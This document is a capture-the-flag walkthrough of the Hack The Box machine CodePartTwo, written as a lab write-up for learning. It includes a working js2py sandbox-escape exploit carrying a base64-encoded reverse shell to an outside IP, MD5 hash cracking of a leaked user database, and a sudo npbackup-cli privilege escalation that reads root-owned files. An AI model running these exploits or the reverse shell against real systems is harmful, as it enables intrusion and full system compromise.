CodePartTwo Walkthrough - HTB Easy | js2py Sandbox Escape & npbackup-cli Privilege Escalation
Complete walkthrough of CodePartTwo from Hack The Box. An easy Linux machine featuring a Python web application with js2py 0.74, vulnerable to CVE-2024-28397 sandbox escape. Code execution reveals a SQLite database containing MD5 password hashes. After cracking credentials and SSH access as marco, sudo privileges on npbackup-cli 3.0.1 are exploited through malicious configuration file to backup and dump the root flag.

Overview
CodePartTwo is an Easy Linux machine that features a vulnerable Flask-based web application. Initial web enumeration reveals a JavaScript code editor powered by a vulnerable version of js2py, which allows for remote code execution via sandbox escape. Exploiting this flaw grants access to the system as an unprivileged user. Further enumeration reveals an SQLite database containing password hashes, which are cracked to gain SSH access. Finally, a backup utility, npbackup-cli, that runs with root privileges, is leveraged to obtain root privileges.
External Enumeration
Nmap
Let’s start with an nmap scan:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
[Feb 27, 2026 - 14:34:21 (CET)] exegol-main codePartTwo # ports=$(nmap -p- --min-rate=1000 -T4 10.129.10.17 2>/dev/null | grep '^[0-9]' | cut -d '/' -f1 | paste -sd ',' -); nmap -vv -p"$ports" -sC -sV 10.129.10.17
Starting Nmap 7.93 ( https://nmap.org ) at 2026-02-27 14:38 CET
<SNIP>
Nmap scan report for 10.129.10.17
Host is up, received reset ttl 63 (0.25s latency).
Scanned at 2026-02-27 14:38:20 CET for 17s

PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 a047b40c6967933af9b45db32fbc9e23 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCnwmWCXCzed9BzxaxS90h2iYyuDOrE2LkavbNeMlEUPvMpznuB9cs8CTnUenkaIA8RBb4mOfWGxAQ6a/nmKOea1FA6rfGG+fhOE/R1g8BkVoKGkpP1hR2XWbS3DWxJx3UUoKUDgFGSLsEDuW1C+ylg8UajGokSzK9NEg23WMpc6f+FORwJeHzOzsmjVktNrWeTOZthVkvQfqiDyB4bN0cTsv1mAp1jjbNnf/pALACTUmxgEemnTOsWk3Yt1fQkkT8IEQcOqqGQtSmOV9xbUmv6Y5ZoCAssWRYQ+JcR1vrzjoposAaMG8pjkUnXUN0KF/AtdXE37rGU0DLTO9+eAHXhvdujYukhwMp8GDi1fyZagAW+8YJb8uzeJBtkeMo0PFRIkKv4h/uy934gE0eJlnvnrnoYkKcXe+wUjnXBfJ/JhBlJvKtpLTgZwwlh95FJBiGLg5iiVaLB2v45vHTkpn5xo7AsUpW93Tkf+6ezP+1f3P7tiUlg3ostgHpHL5Z9478=
|   256 7d443ff1b1e2bb3d91d5da580f51e5ad (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBErhv1LbQSlbwl0ojaKls8F4eaTL4X4Uv6SYgH6Oe4Y+2qQddG0eQetFslxNF8dma6FK2YGcSZpICHKuY+ERh9c=
|   256 f16b1d3618067a053f0757e1ef86b485 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEJovaecM3DB4YxWK2pI7sTAv9PrxTbpLG2k97nMp+FM
8000/tcp open  http    syn-ack ttl 63 Gunicorn 20.0.4
|_http-title: Welcome to CodePartTwo
|_http-server-header: gunicorn/20.0.4
| http-methods:
|_  Supported Methods: GET HEAD OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
<SNIP>
Key findings:
- Port 22: SSH (OpenSSH 8.2p1 Ubuntu)
- Port 8000: HTTP (Gunicorn 20.0.4)
- Ubuntu Linux system
Initial Access
HTTP Enumeration
We don’t have much choice where to start. Let’s visit port 8000:

We click the download button and download the site locally.
Site Analysis
We can immediately see the presence of a database:

This could be useful if we find a SQLi vulnerability or for lateral movement.
I see the library used and its version for code execution from the requirements.txt file:
flask==3.0.3
flask-sqlalchemy==3.1.1
js2py==0.74
Vulnerability Research
Version 0.74 of js2py is vulnerable to CVE-2024-28397. Here’s the exploit:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
let cmd = "echo 'YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNS4yMjAvOTAwMiAwPiYx' | base64 -d | bash"
let hacked, bymarve, n11
let getattr, obj

hacked = Object.getOwnPropertyNames({})
bymarve = hacked.__getattribute__
n11 = bymarve("__getattribute__")
obj = n11("__class__").__base__
getattr = obj.__getattribute__

function findpopen(o) {
    let result;
    for(let i in o.__subclasses__()) {
        let item = o.__subclasses__()[i]
        if(item.__module__ == "subprocess" && item.__name__ == "Popen") {
            return item
        }
        if(item.__name__ != "type" && (result = findpopen(item))) {
            return result
        }
    }
}

n11 = findpopen(obj)(cmd, -1, null, -1, -1, -1, null, null, true).communicate()
console.log(n11)
n11
With this exploit we can get a shell even though an error is returned:
1
2
3
4
5
6
7
8
9
10
11
[Feb 27, 2026 - 17:40:54 (CET)] exegol-main codePartTwo # nc -lnvp 9002
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::9002
Ncat: Listening on 0.0.0.0:9002
Ncat: Connection from 10.129.10.17.
Ncat: Connection from 10.129.10.17:60428.
bash: cannot set terminal process group (931): Inappropriate ioctl for device
bash: no job control in this shell
app@codeparttwo:~/app$ whoami
whoami
app
Shell obtained as app user.
Lateral Movement
Database Enumeration
We saw that a database is present. Let’s transfer it to our machine and analyze it:
1
2
app@codeparttwo:~/app/instance$ python3 -m http.server 8001
python3 -m http.server 8001
Then locally:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
[Feb 27, 2026 - 17:46:39 (CET)] exegol-main codePartTwo # wget http://10.129.10.17:8001/users.db
--2026-02-27 17:47:10--  http://10.129.10.17:8001/users.db
Connecting to 10.129.10.17:8001... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16384 (16K) [application/octet-stream]
Saving to: 'users.db'

users.db                                  100%[====================================================================================>]  16.00K  --.-KB/s    in 0.1s

2026-02-27 17:47:10 (134 KB/s) - 'users.db' saved [16384/16384]

[Feb 27, 2026 - 17:47:10 (CET)] exegol-main codePartTwo # sqlite3 users.db
SQLite version 3.40.1 2022-12-28 14:03:47
Enter ".help" for usage hints.
sqlite> .tables
code_snippet  user
sqlite> select * from user
...> ;
1|marco|649c9d65a206a75f5abe509fe128bce5
2|app|a97588c0e2fa3a024876339e27aeb42e
Users found:
- marco: 649c9d65a206a75f5abe509fe128bce5 (MD5)
- app: a97588c0e2fa3a024876339e27aeb42e (MD5)
Hash Cracking
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
[Feb 27, 2026 - 17:48:25 (CET)] exegol-main codePartTwo # nano hash
[Feb 27, 2026 - 17:48:35 (CET)] exegol-main codePartTwo # hashid -m hash
--File 'hash'--
Analyzing '649c9d65a206a75f5abe509fe128bce5'
[+] MD2
[+] MD5 [Hashcat Mode: 0]
[+] MD4 [Hashcat Mode: 900]
[+] Double MD5 [Hashcat Mode: 2600]
[+] LM [Hashcat Mode: 3000]
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5 [Hashcat Mode: 8600]
[+] Skype [Hashcat Mode: 23]
[+] Snefru-128
[+] NTLM [Hashcat Mode: 1000]
[+] Domain Cached Credentials [Hashcat Mode: 1100]
[+] Domain Cached Credentials 2 [Hashcat Mode: 2100]
[+] DNSSEC(NSEC3) [Hashcat Mode: 8300]
[+] RAdmin v2.x [Hashcat Mode: 9900]
--End of file 'hash'--
[Feb 27, 2026 - 17:48:43 (CET)] exegol-main codePartTwo # hashcat -m 0 hash /opt/lists/rockyou.txt
hashcat (v6.2.6) starting

<SNIP>

649c9d65a206a75f5abe509fe128bce5:sweetangelbabylove

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 649c9d65a206a75f5abe509fe128bce5
Time.Started.....: Fri Feb 27 17:49:55 2026 (2 secs)
Time.Estimated...: Fri Feb 27 17:49:57 2026 (0 secs)
<SNIP>
Started: Fri Feb 27 17:48:53 2026
Stopped: Fri Feb 27 17:49:58 2026
Password cracked: sweetangelbabylove
Credentials obtained: marco:sweetangelbabylove
Privilege Escalation
SSH Access as marco
After connecting as marco via SSH, let’s enumerate the target with the usual commands:
1
2
3
4
5
6
7
8
9
10
marco@codeparttwo:~$ sudo -l
Matching Defaults entries for marco on codeparttwo:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User marco may run the following commands on codeparttwo:
(ALL : ALL) NOPASSWD: /usr/local/bin/npbackup-cli
marco@codeparttwo:~$ sudo /usr/local/bin/npbackup-cli
2026-02-27 17:50:40,238 :: INFO :: npbackup 3.0.1-linux-UnknownBuildType-x64-legacy-public-3.8-i 2025032101 - Copyright (C) 2022-2025 NetInvent running as root
2026-02-27 17:50:40,238 :: CRITICAL :: Cannot run without configuration file.
2026-02-27 17:50:40,245 :: INFO :: ExecTime = 0:00:00.010385, finished, state is: critical.
Sudo privileges found: /usr/local/bin/npbackup-cli (npbackup 3.0.1)
Let’s search online for vulnerabilities for npbackup 3.0.1.
I find a repository online that explains how to exploit it: https://github.com/AliElKhatteb/npbackup-cli-priv-escalation
Exploit
I create the npbackup.conf file taken from the repository shown above, inserting at line 11 (path to backup) the file /root/root.txt. Then I executed the commands below and was able to read the flag:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
marco@codeparttwo:~$ nano npbackup.conf
marco@codeparttwo:~$ sudo /usr/local/bin/npbackup-cli -c npbackup.conf --backup
2026-02-27 18:15:07,435 :: INFO :: npbackup 3.0.1-linux-UnknownBuildType-x64-legacy-public-3.8-i 2025032101 - Copyright (C) 2022-2025 NetInvent running as root
2026-02-27 18:15:07,487 :: INFO :: Loaded config 8266A40A in /home/marco/npbackup.conf
2026-02-27 18:15:07,502 :: INFO :: Searching for a backup newer than 1 day, 0:00:00 ago
2026-02-27 18:15:10,084 :: INFO :: Snapshots listed successfully
2026-02-27 18:15:10,086 :: INFO :: No recent backup found in repo default. Newest is from 2025-04-06 03:50:16.222832+00:00
2026-02-27 18:15:10,086 :: INFO :: Runner took 2.583766 seconds for has_recent_snapshot
2026-02-27 18:15:10,086 :: INFO :: Running backup of ['/root/root.txt'] to repo default
no parent snapshot found, will read all files

Files:           1 new,     0 changed,     0 unmodified
Dirs:            1 new,     0 changed,     0 unmodified
Added to the repository: 737 B (695 B stored)

processed 1 files, 33 B in 0:00
snapshot 8a48e7f0 saved
2026-02-27 18:15:12,616 :: INFO :: Backend finished with success
2026-02-27 18:15:12,619 :: INFO :: Processed 0.0322265625 KiB of data
2026-02-27 18:15:12,620 :: INFO :: Operation finished with success
2026-02-27 18:15:12,620 :: INFO :: Runner took 5.118837 seconds for backup
2026-02-27 18:15:12,621 :: INFO :: Operation finished
2026-02-27 18:15:12,628 :: INFO :: ExecTime = 0:00:05.195795, finished, state is: success.
marco@codeparttwo:~$ sudo /usr/local/bin/npbackup-cli -c npbackup.conf --dump root.txt --snapshot-id 8a48e7f0
Fatal: cannot dump file: path "/root.txt" not found in snapshot
marco@codeparttwo:~$ sudo /usr/local/bin/npbackup-cli -c npbackup.conf --dump /root/root.txt --snapshot-id 8a48e7f0
<ROOT FLAG>
Root flag obtained. Box completed.
Reflections
Main Mistake
I initially tried to run the ls and id commands in the javascript sandbox with the exploit, but an error returned, so I wouldn’t get any output printed. I checked multiple times if my payload was correct, but in reality the RCE worked, it just didn’t print any output.
Alternative Approaches
For initial access, instead of the js2py CVE, if the application had exposed the database endpoint directly, SQL injection could have been attempted.
Open Question
What’s the security model for js2py? why does a JavaScript-to-Python transpiler need the ability to access Python’s internal object hierarchy and subprocess execution? This demonstrates how dependency vulnerabilities in seemingly benign libraries can lead to complete system compromise.
Completed this box? Did the js2py sandbox escape surprise you? Leave a comment down below!